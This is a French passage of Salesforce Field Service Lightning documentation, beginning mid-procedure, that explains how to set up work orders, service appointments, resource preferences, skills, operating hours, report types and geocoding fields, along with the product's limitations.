10. Saisissez une durée et sélectionnez un type de durée. Une durée de *3* et un type de durée *Heures* signifient que l'ordre d'exécution doit être réalisé en 3 heures.
11. Si l'ordre d'exécution implique une ressource du client, ajoutez-la dans le champ `Ressource`.
12. Ajoutez un objet et une description. Essayez de décrire la nature et l'objectif du travail à effectuer.
13. Cliquez sur **Enregistrer**.
14. Vous pouvez ajouter d'autres détails dans les listes associées de l'ordre d'exécution.
    a. Créez des éléments de ligne via la liste associée Éléments d'ordre d'exécution. Les lignes d'ordre d'exécution représentent les tâches spécifiques qu'un technicien doit accomplir pour compléter l'ordre d'exécution. Ils peuvent être marqués complétés individuellement, et chacun peut avoir son propre rendez-vous de service actif. Les détails de tarification tels que les remises et les prix unitaires sont définis au niveau de l'élément de ligne dans les ordres d'exécution.
    b. Spécifiez les compétences exigées pour réaliser l'ordre d'exécution dans la liste associée Compétences requises. Pour plus d'informations, reportez-vous à Ajout de compétences requises à des ordres d'exécution ou des types de travail.
    c. Créez un rendez-vous de service via la liste associée Rendez-vous de service. Les rendez-vous de service permettent d'attribuer des ressources de service et d'ajouter des détails de planification. Les ordres d'exécution et les éléments d'ordre d'exécution peuvent avoir plusieurs rendez-vous de service.

       Remarque: Si l'option **Auto-Complete Service Appointment** (Renseigner automatiquement le rendez-vous de service) est sélectionnée dans le type de travail associé, un rendez-vous de service est automatiquement créé lors de la création de l'ordre d'exécution.

## Sélection de ressources de service préférées dans des ordres d'exécution

Vous pouvez désigner certaines ressources de service préférées, requises ou exclues dans des comptes ou des ordres d'exécution spécifiques. Les ordres d'exécution héritent des préférences de ressource de leur compte associé.

Ajoutez des préférences à un compte ou à un ordre d'exécution via la liste associée Préférences de ressource. Il suffit de sélectionner la ressource de service et le niveau de préférence, puis d'enregistrer vos modifications.

Remarque: Vous ne pouvez pas ajouter des préférences pour des ressources de service qui sont inactives ou des répartiteurs.

Les préférences de ressource représentent davantage une suggestion qu'une exigence. Vous pouvez attribuer un rendez-vous de service à n'importe quelle ressource, quelles que soit les préférences de ressource de l'ordre d'exécution associé.

Si vous ne souhaitez pas établir des préférences de ressource au niveau du compte, vous pouvez les créer dans des ordres d'exécution individuels, si nécessaire.

Exemple:

- Si votre client, ABC Labs, a eu une expérience positive avec Alicia, une ressource de service, vous pouvez créer une préférence de ressource qui désigne Alicia comme « Préféré » dans le compte ABC Labs.
- Si ABC Labs a eu une expérience négative avec Nigel, une ressource de service, vous pouvez créer une préférence de ressource qui désigne Nigel comme « Exclu » dans le compte ABC Labs.
- Si ABC Labs a acheté un équipement complexe qui a été installé par Evan, une ressource de service, vous pouvez créer une préférence de ressource qui désigne Evan comme « Requis » dans le compte ABC Labs.

Lorsqu'un ordre d'exécution est créé pour ABC Labs, il répertorie automatiquement ces préférences. Lors de la planification de l'ordre d'exécution, le répartiteur sait qu'il peut attribuer le rendez-vous de service correspondant à Evan, et à Alicia si un deuxième technicien est requis et si elle est disponible. Le répartiteur sait également qu'il ne doit *jamais* attribuer de rendez-vous de service à Nigel pour ce compte.

### Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

### AUTORISATIONS UTILISATEUR

Pour créer des préférences de ressource dans des comptes :

- Modifier sur les comptes

Pour créer des préférences de ressource dans des ordres d'exécution :

- Modifier sur les ordres d'exécution

## Création de rendez-vous de service

Les rendez-vous de service facilitent le suivi du travail d'assistance à réaliser pour les clients. Vous pouvez les associer à plusieurs types d'enregistrement.

Les rendez-vous de service peuvent être ajoutés à des ordres d'exécution, des éléments d'ordre d'exécution, des opportunités, des comptes ou des ressources. Pour créer un rendez-vous de service :

1. Accédez à l'enregistrement auquel le rendez-vous est associé.
2. Dans la liste associée Rendez-vous de service, cliquez sur **Nouveau rendez-vous de service**.
3. Renseignez la section Informations générales :
   a. Ajoutez un objet et une description pour le rendez-vous.
   b. Si nécessaire, mettez à jour la durée. Si l'enregistrement parent est un ordre d'exécution ou un élément d'ordre d'exécution, le rendez-vous hérite sa durée du parent.
   c. Renseignez les champs `Début au plus tôt autorisé` et `Date d'échéance`, qui ensemble représentent la période pendant laquelle le rendez-vous doit être réalisé. Ces champs représentent généralement les termes du contrat de niveau de service du client.
4. Renseignez la section Heures planifiées :
   a. Ajoutez les heures de début et de fin planifiées. Si vous utilisez les packages gérés Field Service Lightning avec l'optimiseur de planification, ces champs sont renseignés lors de la planification du rendez-vous.
   b. Définissez une fenêtre d'arrivée, qui correspond à la période à laquelle le technicien doit arriver sur site. Cette période est généralement plus longue à la période de début et de fin planifiée, afin de permettre un retard et un changement de planning. Vous pouvez partager le début et la fin de la fenêtre d'arrivée avec le client, mais réservez les dates de début et de fin planifiées à un usage interne uniquement.
5. Attribuez des ressources de service à un rendez-vous dans la liste associée Ressources attribuées. Si l'enregistrement parent est un ordre d'exécution, un élément d'ordre d'exécution ou un compte, vérifiez si le parent a des préférences de ressource.

   Remarque: Les ressources de service qui sont des répartiteurs ne peuvent pas être attribuées à des rendez-vous de service.
6. Lorsque le technicien termine le rendez-vous, invitez-le à renseigner la section Heures actuelles pour indiquer le début et la fin du rendez-vous. Il peut également saisir le nombre de minutes nécessaires pour se rendre sur le lieu du rendez-vous dans le champ `Temps de trajet réel` de son enregistrement de ressource attribué.

Remarque: Vous pouvez également créer des rendez-vous de service sous l'onglet Rendez-vous de service.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

AUTORISATIONS UTILISATEUR

Pour créer des rendez-vous de service :
- Créer sur les rendez-vous de service

CONSULTER ÉGALEMENT :

Consignes relatives à l'utilisation de rendez-vous de service

Champs de rendez-vous de service

# Configuration de compétences pour l'assistance sur site

Attribuez des compétences à des ressources de service pour indiquer le type de travail qu'elles peuvent réaliser. Vous pouvez également ajouter des compétences requises à des ordres de travail et à des types de travail afin d'attribuer des missions uniquement aux ressources qui possèdent les compétences exigées.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

1. Configuration des paramètres des compétences
   Avant de créer des compétences, ajoutez les listes associées de compétences aux présentations de page d'assistance sur site, et spécifiez qui peut afficher et créer des compétences.
2. Création de compétences
   Pour commencer à utiliser les compétences, créez des compétences de base dans votre organisation. Lorsque vous attribuez des compétences à des ressources de service ou marquez des compétences comme requises dans des ordres de travail et des types de travail, vous pouvez ajouter des détails tels que le niveau et la durée de la compétence.
3. Attribution de compétences à des ressources de service
   Attribuez des compétences à des ressources de service afin de représenter leurs certifications et leur domaine d'expertise.
4. Ajout de compétences requises à des ordres d'exécution ou des types de travail
   Ajoutez des compétences requises à des ordres d'exécution, des éléments d'ordre d'exécution ou des types de travail pour vous assurer que les ressources de service attribuées possèdent les compétences appropriées.

## Configuration des paramètres des compétences

Avant de créer des compétences, ajoutez les listes associées de compétences aux présentations de page d'assistance sur site, et spécifiez qui peut afficher et créer des compétences.

Remarque: Field Service Lightning doit être activée dans votre organisation.

1. Personnalisez des présentations de page.
   a. Pour pouvoir spécifier des compétences requises dans des types de travail, ajoutez la liste associée Compétences requises aux présentations de page des types de travail.
   b. Pour pouvoir spécifier des compétences requises dans des ordres d'exécution, ajoutez la liste associée Compétences requises aux présentations de page des ordres d'exécution.
   c. Pour pouvoir spécifier des compétences requises dans des éléments d'ordre d'exécution, ajoutez la liste associée Compétences requises aux présentations de page des éléments d'ordre d'exécution.
   d. Pour pouvoir attribuer des compétences à des ressources de service, ajoutez la liste associée Compétences requises aux présentations de page des ressources de service.
2. Attribuez des autorisations utilisateur.

| Actions exécutées par les utilisateurs | Autorisations requises |
|---|---|
| Activer Field Service Lightning | Personnaliser l'application |
| Créer, mettre à jour et supprimer des compétences dans la Configuration | Personnaliser l'application |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

AUTORISATIONS UTILISATEUR

Pour modifier des présentations de page :
- Personnaliser l'application

Pour créer et modifier des utilisateurs :
- Gérer les utilisateurs internes

| Actions exécutées par les utilisateurs | Autorisations requises |
|---|---|
| Attribuer des compétences à des ressources de service | Modifier sur les ressources de service |
| Afficher les compétences des ressources | Lire sur les ressources de service |
| Ajouter des compétences requises à des ordres d'exécution, des éléments d'ordre d'exécution ou des types de travail | Modifier sur les ordres d'exécution, les éléments d'ordre d'exécution ou les types de travail |
| Afficher les compétences requises dans des ordres d'exécution, des éléments d'ordre d'exécution ou des types de travail | Lire sur les ordres d'exécution, les éléments d'ordre d'exécution ou les types de travail |

3. Choisissez comment les niveaux de compétence sont déterminés.

   Les compétences attribuées à une ressource de service, un ordre d'exécution, un élément d'ordre d'exécution ou un type de travail peuvent avoir un niveau de compétence de 0 à 99,99. Par exemple, vous pouvez :

   - Utiliser le champ `Niveau de compétence` pour indiquer les années d'expérience.
   - Créer une matrice qui associe des catégories de licence professionnelle à des numéros de niveau de compétence.

   Conseil:

   - Si vous souhaitez limiter les valeurs de niveau de compétence possibles, créez une règle de validation qui autorise par exemple uniquement des multiples de 10.
   - Créez une aide au niveau du champ qui indique aux utilisateurs comment le niveau de compétence est déterminé.

## Création de compétences

Pour commencer à utiliser les compétences, créez des compétences de base dans votre organisation. Lorsque vous attribuez des compétences à des ressources de service ou marquez des compétences comme requises dans des ordres de travail et des types de travail, vous pouvez ajouter des détails tels que le niveau et la durée de la compétence.

1. Dans Configuration, saisissez *`Compétences`* dans la case Recherche rapide, puis sélectionnez **Compétences** sous Field Service.
2. Saisissez un nom. Par exemple, *`Électricien certifié`*.
3. Saisissez une description.
4. Ignorez les sections « Attribuer des utilisateurs » et « Attribuer des profils », qui sont spécifiques à Live Agent.
5. Cliquez sur **Enregistrer**.
   Vous pouvez maintenant attribuer la compétence à des ressources de service ou la marquer comme requise dans des types de travail, des ordres d'exécution et des éléments d'ordre d'exécution.

CONSULTER ÉGALEMENT :

Champs de compétences pour l'assistance sur site

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

AUTORISATIONS UTILISATEUR

Pour créer des compétences :

- Personnaliser l'application

## Attribution de compétences à des ressources de service

Attribuez des compétences à des ressources de service afin de représenter leurs certifications et leur domaine d'expertise.

1. Accédez à la ressource à laquelle vous souhaitez attribuer une compétence.
2. Dans la liste associée Compétences, cliquez sur **New Service Resource Skill** (Nouvelle compétence de la ressource de service).
3. Sélectionnez une compétence. Les compétences doivent être créées avant d'être attribuées à une ressource. Reportez-vous à Création de compétences.
4. Saisissez un niveau de compétence de 0 à 99,99 selon la méthode de mesure du niveau de compétence dans votre société.
5. Saisissez une date de début et, si nécessaire, une date de fin. Par exemple, si un technicien doit revalider une compétence particulière tous les six mois, vous pouvez définir une date de fin six mois après la date de début.
6. Cliquez sur **Enregistrer**. La compétence de la ressource est désormais affichée dans la liste associée Compétences.

Conseil: Pour faciliter le suivi des capacités d'une ressource, chargez des photos de ses licences et certifications dans la section Fichiers de la page de détail de la ressource.

CONSULTER ÉGALEMENT :

Champs de compétences pour l'assistance sur site

### Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

### AUTORISATIONS UTILISATEUR

Pour attribuer des compétences à des ressources :

- Modifier sur les ressources de service

# Ajout de compétences requises à des ordres d'exécution ou des types de travail

Ajoutez des compétences requises à des ordres d'exécution, des éléments d'ordre d'exécution ou des types de travail pour vous assurer que les ressources de service attribuées possèdent les compétences appropriées.

Si un ordre d'exécution ou un élément d'ordre d'exécution peut être réalisé uniquement par une ressource de service qui possède un ensemble de compétences particulières, ajoutez des *compétences requises* à l'enregistrement. Les compétences requises aident les répartiteurs à attribuer l'enregistrement à une ressource de service qui possède l'expertise appropriée. Vous pouvez toujours attribuer un ordre d'exécution, un élément d'ordre d'exécution ou un rendez-vous de service associé à une ressource de service qui ne possède *pas* les compétences requises. Par conséquent, les compétences requises représentent davantage une suggestion qu'une règle.

**Remarque:** Si vous utilisez les packages gérés Field Service Lightning, vous pouvez utiliser des règles de correspondance pour vous assurer que les rendez-vous sont attribués uniquement à des ressources des service qui possèdent les compétences requises répertoriées dans l'ordre d'exécution parent.

Si de nombreux ordres d'exécution exigent les mêmes compétences, nous recommandons d'ajouter les compétences requises à des *types de travail* pour gagner du temps et préserver la cohérence de vos processus. Lorsque vous ajoutez une compétence requise à un type de travail, les ordres d'exécution et les éléments d'ordre du exécution qui utilisent ce type héritent automatiquement de la compétence requise. Par exemple, si toutes les visites de maintenance annuelles pour votre produit Réfrigérateur classique nécessitent au minimum la compétence Maintenance du réfrigérateur de niveau 50, vous pouvez ajouter cette compétence requise au type de travail Visite de maintenance annuelle. Lors de la création d'un ordre d'exécution pour la maintenance annuelle du réfrigérateur d'un client, l'ajout du type de travail à l'ordre d'exécution ajoute également la compétence requise.

**Remarque:**

- Lorsque vous créez un ordre d'exécution à partir d'un type de travail, il hérite des compétences requises du type de travail. Vous pouvez toutefois ajouter ou retirer des compétences requises de l'ordre d'exécution.
- La modification des compétences requises d'un type de travail n'affecte pas les compétences requises dans les ordres d'exécution créés à partir de ce type de travail.
- Si vous ajoutez un type de travail à un ordre d'exécution existant, l'ordre hérite des compétences requises du type de travail uniquement s'il ne contient pas de compétences requises. Cela s'applique également aux éléments d'ordre d'exécution.
- Les éléments de ligne d'ordre d'exécution n'héritent pas des compétences requises de leur ordre d'exécution parent.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

**AUTORISATIONS UTILISATEUR**

Pour ajouter des compétences requises à des ordres d'exécution, des éléments d'ordre d'exécution ou des types de travail :

- Modifier sur les ordres d'exécution, les éléments d'ordre d'exécution ou les types de travail

Pour ajouter une compétence requise à un ordre d'exécution, un élément d'ordre d'exécution ou un type de travail :

1. Accédez à l'enregistrement qui exige des compétences requises.
2. Dans la liste associée Compétences requises, cliquez sur **Nouvelle compétence requise**.
3. Sélectionnez une compétence. Les compétences doivent être créées avant d'être ajoutées en tant qu'exigences. Reportez-vous à Création de compétences.
4. Saisissez un niveau de compétence de `0` à `99,99` selon la méthode de mesure du niveau de compétence dans votre société.

5. Cliquez sur **Enregistrer**. La compétence est désormais affichée dans la liste associée Compétences requises de l'enregistrement.

CONSULTER ÉGALEMENT :

Champs de compétences pour l'assistance sur site

Consignes relatives à l'utilisation d'ordres d'exécution

## Création d'heures de fonctionnement

Définissez des heures de fonctionnement et attribuez-les à des territoires de service, à des membres de territoire de service ou à des comptes pour indiquer les horaires d'assistance sur site.

Remarque:

- Par défaut, seuls les administrateurs système peuvent afficher, créer et attribuer des heures de fonctionnement.
- Les pages de détail des ressources de service ne répertorient pas les heures de fonctionnement, car les heures d'une ressource de service peuvent varier selon le territoire dans lequel elles travaillent. Pour afficher les heures de fonctionnement d'une ressource de service dans un territoire particulier, accédez à la liste associée Territoire de service de la ressource, puis cliquez sur Numéro de membre pour le territoire. Vous accédez à la page de détail du membre du territoire de service, qui répertorie les heures et les dates de fonctionnement pendant lesquelles le membre appartient au territoire.
- Si vous utilisez les packages gérés Field Service Lightning, l'optimiseur de planification attribue des ressources de service uniquement aux rendez-vous de service compris dans les heures de fonctionnement indiquées dans l'enregistrement du membres du territoire de la ressource. Si vous n'utilisez pas les packages gérés, les heures de fonctionnement représentent davantage une suggestion qu'une règle.

1. Cliquez sur l'onglet Heures de fonctionnement, puis sur **Nouveau**.
2. Saisissez un nom, une description et un fuseau horaire.
3. Cliquez sur **Enregistrer**.
4. Dans la liste associée Plages horaires des heures de fonctionnement, créez une plage horaire pour chaque jour. Par exemple, pour définir des heures de fonctionnement de 8h00 à 17h00 du lundi au vendredi, créez cinq plages horaire, une par jour. Pour refléter les heures de pause déjeuner, créez plusieurs plages horaire par jour : par exemple, `Lundi 8h00 – 12h00` et `Lundi 13h00 – 17h00`.

   Conseil: Les plages horaires ne sont associées à aucune règle prédéfinie, mais vous pouvez créer des déclencheurs Apex qui limitent leurs paramètres dans votre organisation. Par exemple, vous pouvez limiter les heures de début et de fin des plages horaires par incréments d'une demi-heure ou interdire les heures de fin après 20h00.

5. Attribuez les heures de fonctionnement à un ou plusieurs territoires de service.
   a. Accédez à la page de détail du territoire de service.
   b. Sélectionnez les heures de votre choix dans le champ de référence `Heures de fonctionnement`, dans la page de détail du territoire, puis enregistrez vos modifications.
6. Si nécessaire, attribuez des heures de fonctionnement différentes à un ou à plusieurs membres du territoire de service.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

AUTORISATIONS UTILISATEUR

Pour créer des heures de fonctionnement :
- Créer sur les heures de fonctionnement

Pour attribuer des heures de fonctionnement à des ressources de service :
- Modifier sur les ressources de service

Pour attribuer des heures de fonctionnement à des territoires de service :
- Modifier sur les territoires de service

Pour attribuer des heures de fonctionnement à des comptes :
- Modifier sur les comptes

Les membres du territoire de service, qui sont des ressources de service susceptible de travailler dans le territoire, utilise automatiquement les heures de fonctionnement de leur territoire de service. Si une ressource a besoin d'heures de fonctionnement différentes que celles de son territoire, créez pour elle des heures séparées depuis l'onglet Heures de fonctionnement. Sélectionnez ensuite les heures voulues dans le champ de référence `Heures de fonctionnement` de la page de détail du membre du territoire de service.

**Remarque:** Si les heures de fonctionnement d'une ressource sont similaires à celles de son territoire, les heures de la ressource nécessitent uniquement les plages horaires des jours qui diffèrent des heures du territoire. Par exemple, supposons que les heures du territoire d'une ressource vont de 8h00 à 17h00 du lundi au vendredi, mais que la ressource travaille de 10h00 à 19h00 le vendredi. Lorsque vous créez les heures de fonctionnement de la ressource, créez une seule plage horaire : *`Vendredi 10h00 à 19h00`*. La ressource utilise automatiquement les plages horaires de son territoire du lundi au jeudi, puis sa plage horaire spéciale le vendredi.

7. Vous pouvez également attribuer des heures de fonctionnement à un ou à plusieurs comptes via le champ de référence `Heures de fonctionnement` de la page de détail du compte. Les heures de fonctionnement d'un compte aident les répartiteurs à planifier des rendez-vous de service pour le compte. Par exemple, si ABC Labs autorise les techniciens à visiter leur bureau du lundi au vendredi seulement de 8h00 à midi, vous pouvez créer pour eux des heures de fonctionnement référençant cette préférence.

CONSULTER ÉGALEMENT :

Champs d'heures de fonctionnement

# Création de rapports Field Service Lightning

Créez des types de rapport pour suivre la progression des activités d'assistance sur site dans votre organisation.

Vous pouvez créer divers types de rapport personnalisé pour suivre les enregistrements de service d'assistance.

1. Dans Configuration, saisissez *Types de rapport* dans la case Recherche rapide, puis sélectionnez **Types de rapport** et cliquez sur **Nouveau type de rapport personnalisé**.
2. Dans le menu déroulant Objet principal, sélectionnez l'objet d'assistance sur site pour lequel vous souhaitez générer un rapport :

| Objet principal | Description | Objets secondaires disponibles |
|---|---|---|
| Heures de fonctionnement | Consultez les heures de fonctionnement des territoires de service et de leurs membres. | Territoires de service<br>Plages horaire |
| Rendez-vous de service | Comparez les différences entre les heures de rendez-vous planifiées et réelles, et analysez les tendances en attribution de ressources dans les rendez-vous. | Ressources attribuées |
| Ressources de service | Comparez les capacités, les absences et les compétences des ressources de service, examinez les territoires auxquels elles appartiennent et les rendez-vous de service auxquels elles sont attribuées. Déterminez également quels comptes ou ordres d'exécution indiquent des ressources préférées. | Ressources attribuées<br>Absences de ressource<br>Capacités en ressources<br>Préférences en ressources<br>Compétences des ressources de service<br>Membres de territoire de service |
| Territoires de service | Comparez le nombre et les types de rendez-vous de service, d'ordre d'exécution et d'élément de ligne d'ordre d'exécution à travers les territoires de service, et déterminez quelles ressources de service appartiennent à chaque territoire. | Rendez-vous de service<br>Membres de territoire de service<br>Ordres d'exécution<br>Éléments de ligne |

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

- Les fonctionnalités de Field Service Lightning sont disponibles dans **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud. Les ordres d'exécution sont également disponibles dans **Professional** Edition.
- Les packages gérés Field Service Lightning sont disponibles moyennant un coût supplémentaire dans **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud.

## AUTORISATIONS UTILISATEUR

Pour créer ou mettre à jour les types de rapport personnalisé :

- Gérer les types de rapport personnalisé

Pour créer un dossier de rapports publics :

- Gérer les rapports publics

| Objet principal | Description | Objets secondaires disponibles |
|---|---|---|
| Ordres d'exécution | Comparez des informations telles que le nombre de rendez-vous ou d'éléments de ligne par ordre d'exécution, ou les territoires de service des ordres d'exécution. Analysez les variations en termes de préférence de ressource et de compétences requises entre les ordres d'exécution. | Préférences en ressources<br>Rendez-vous de service<br>Compétences requises<br>Éléments d'ordre d'exécution |
| Éléments d'ordre d'exécution | Comparez des informations telles que les propriétaires, la durée, l'objet des éléments d'ordre d'exécution, et examinez les rendez-vous de service et les compétences requises associés aux éléments d'ordre d'exécution. | Rendez-vous de service<br>Compétences requises |
| Types de travail | Comparez des informations telles que la durée du type de travail et les compétences requises. | Compétences requises |
| Comptes | Comparez les préférences en ressources et les ordres d'exécution des comptes. | *Objets d'assistance sur site :*<br>Préférences en ressources<br>Ordres d'exécution |
| Ressources | Comparez le nombre et les caractéristiques des ordres d'exécution associés à des ressources. | *Objets d'assistance sur site :*<br>Ordres d'exécution |
| Requêtes | Comparez le nombre et les caractéristiques des ordres d'exécution associés à des requêtes. | *Objets d'assistance sur site :*<br>Ordres d'exécution |
| Contacts | Analysez les rendez-vous de service et les ordres d'exécution associés à des contacts. | *Objets d'assistance sur site :*<br>Rendez-vous de service<br>Ordres d'exécution |
| Autorisations | Comparez le nombre et les caractéristiques des ordres d'exécution associés à des autorisations. | *Objets d'assistance sur site :*<br>Ordres d'exécution |
| Contrats de service | Comparez le nombre et les caractéristiques des ordres d'exécution associés à des contrats de service. | *Objets d'assistance sur site :*<br>Ordres d'exécution |

3. Renseignez les champs requis, puis cliquez sur **Suivant**.

   Conseil: Dans le menu déroulant `Enregistrer dans la catégorie`, nous recommandons de sélectionner **Rapports sur le support client** ou **Autres rapports**. Cette catégorie permet aux utilisateurs de rechercher le type de rapport

personnalisé sous l'onglet Rapports. Vous pouvez également créer votre propre dossier de rapport de service d'assistance. Effectuez vos sélections dans la page Définir un ensemble d'enregistrements de rapport.

4. Cliquez sur **Enregistrer**.
5. Supprimez ou réorganisez les champs dans votre présentation de rapport selon vos besoins.

# Considérations relatives à Field Service Lightning

Avant de configurer Field Service Lightning, notez ces considérations importantes concernant ses fonctionnalités.

Limitations de Field Service Lightning

Découvrez les limitations qui existent pour Field Service Lightning.

Suivi de la localisation dans Field Service Lightning

Lorsque vous ajoutez une adresse physique à certains types d'enregistrement d'assistance sur site, Salesforce calcule la latitude, la longitude et la précision de l'adresse. Vous pouvez référencer ces données, visibles uniquement dans l'API, dans n'importe quelle application d'assistance sur site personnalisée.

Consignes relatives à l'utilisation d'ordres d'exécution

Découvrez comment vous pouvez et devriez utiliser les ordres d'exécution pour gérer votre activité avec efficacité.

# Limitations de Field Service Lightning

Découvrez les limitations qui existent pour Field Service Lightning.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

- Les fonctionnalités de Field Service Lightning sont disponibles dans **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud. Les ordres d'exécution sont également disponibles dans **Professional** Edition.
- Les packages gérés Field Service Lightning sont disponibles moyennant un coût supplémentaire dans **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud.

**Articles liés**

Les articles liés sont des articles Knowledge joints à des ordres d'exécution ou à des éléments d'ordre d'exécution. Ils présentent les limitations suivantes :

- Le widget Article et l'outil Articles de fil ne sont pas disponibles dans la vue du fil.
- Les actions rapides et les actions globales ne sont pas prises en charge pour les articles liés.
- La barre d'outils d'articles de la page d'accueil Knowledge ne comprend pas d'option pour joindre des articles à des ordres d'exécution ou à des éléments d'ordre d'exécution.
- Les listes associées Ordres d'exécution liés et Éléments d'ordre d'exécution liés dans les articles ne sont pas disponibles dans Lightning Experience et dans Salesforce1.
- Les articles liés sont en lecture seule dans Lightning Experience et dans Salesforce1.
- Dans Lightning Experience, lorsque vous cliquez sur le lien d'un article dans un élément de fil, vous accédez à la page de l'article dans Salesforce Classic. Dans Salesforce1, les articles liés ne sont pas accessibles à partir d'éléments de fil.

**Heures de fonctionnement**

Vous ne pouvez pas créer de champs personnalisés dans des heures de fonctionnement ou des plages horaires.

**Territoires de service**

- Une hiérarchie de territoires de service peut inclure jusqu'à 500 territoires.

**Ordres d'exécution**

- Une hiérarchie d'ordres d'exécution peut inclure jusqu'à 10 000 ordres d'exécution.
- Une hiérarchie d'éléments d'ordre d'exécution peut inclure jusqu'à 10 000 éléments d'ordre d'exécution.

**Lightning Experience**

Les packages gérés Field Service Lightning ne sont pas disponibles dans Lightning Experience.

**Salesforce1**

Les fonctionnalités standard et les packages gérés Field Service Lightning sont disponibles dans toutes les versions de l'application mobile Salesforce1. Ils présentent les limitations suivantes :

- Dans l'application téléchargeable Salesforce1 pour iOS :
  - Vous ne pouvez pas créer de rendez-vous de service, et la liste associée Récent n'est pas disponible.
  - Vous ne pouvez pas créer des ressources ou des absences de service, et la liste associée Récent n'est pas disponible dans les ressources ou absences de service.
- Dans les enregistrements de service d'assistance créés via une liste associée, le champ qui répertorie l'enregistrement parent n'est pas renseigné tant que l'enregistrement n'est pas sauvegardé. Ce problème concerne toutes les versions de Salesforce1. Par exemple, lors de la création d'un rendez-vous de service depuis la liste associée Rendez-vous de service dans un ordre d'exécution, le champ `Enregistrement parent` est vide jusqu'à ce vous touchiez **Enregistrer**. Lorsque l'enregistrement est créé, le champ de l'enregistrement parent affiche l'ordre d'exécution parent attendu.
- La console du répartiteur, qui fait partie des packages gérés, n'est pas disponible dans Salesforce1.

# Suivi de la localisation dans Field Service Lightning

Lorsque vous ajoutez une adresse physique à certains types d'enregistrement d'assistance sur site, Salesforce calcule la latitude, la longitude et la précision de l'adresse. Vous pouvez référencer ces données, visibles uniquement dans l'API, dans n'importe quelle application d'assistance sur site personnalisée.

Cette fonctionnalité de données de localisation, appelée « géocodage », est activée pour tous les objets d'assistance sur site pris en charge lorsque vous activez Field Service Lightning. Dans l'API, notez les valeurs des trois champs ci-dessous dans les ordres d'exécution, les éléments d'ordre d'exécution, les rendez-vous de service, les territoires de service, les absences de ressource et membres de territoire de service :

| Nom du champ | Description |
|---|---|
| `Latitude` | La latitude de l'adresse physique. |
| `Longitude` | La longitude de l'adresse physique. |
| `GeocodeAccuracy` | La précision de la latitude et de la longitude Ce champ contient l'une des valeurs suivantes, classées de la plus précise à la moins précise :<br>• `Address` : dans le même bâtiment<br>• `NearAddress` : proche de l'adresse<br>• `Block` : point central du bloc<br>• `Street` : point central de la rue<br>• `ExtendedZip` : centre de la zone de code postal étendue<br>• `Zip` : centre de la zone de code postal<br>• `Neighborhood` : centre du voisinage<br>• `City` : centre de la ville<br>• `County` : centre de la région<br>• `State` : centre de l'état<br>• `Unknown` : l'adresse ne renvoie aucun résultat (l'adresse n'est pas valide, par exemple) |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

**Actualisation des données de géocodage**

Salesforce actualise périodiquement ces champs de géocodage pour garantir leur précision. L'actualisation est gérée par une fonctionnalité appelée « règles de mise à jour » (qui nettoie et actualise vos données). Les champs de géocodage d'un enregistrement sont actualisés dans les cas suivants :

- L'enregistrement est créé ou mis à jour.
- La règle de mise à jour du type d'enregistrement est désactivée et réactivée

Remarque:

- L'actualisation des champs de géocodage peut prendre du temps. Le délai de traitement varie selon le nombre d'enregistrements mis à jour simultanément.

- Si le géocodage en masse est désactivé pour une règle de mise à jour, la désactivation ou la réactivation de la règle n'actualise pas les champs de géocodage. Le géocodage en masse est activé par défaut.

Pour suivre le statut des données de géocodage d'un enregistrement, vous disposez de plusieurs méthodes.


- *Si vous utilisez Salesforce Classic :*

  Ajoutez la liste associée Mettre à jour cet enregistrement avec Data.com à la présentation de page de détail des enregistrements que vous souhaitez suivre. La liste associée comprend :

  - L'heure de dernière actualisation des données de géocodage de l'enregistrement.
  - Le statut de géocodage de l'enregistrement. Pour connaître la signification de chaque statut, reportez-vous à Statuts de Data.com Clean. Le statut `Synchronisé` signifie que vos données de géocodage sont à jour.
  - Un lien **Mettre à jour** qui permet d'exécuter manuellement une actualisation instantanée.

- *Si vous utilisez Lightning Experience :*

  Dans l'enregistrement, sélectionnez **Vérifier le statut de mise à jour** dans le menu déroulant des actions pour afficher son statut de géocodage.




### Comment se désabonner

Si vous utilisez déjà un autre service de géocodage et préférez ne pas utiliser cette fonctionnalité, vous pouvez vous désabonner de géocodage de Field Service Lightning.

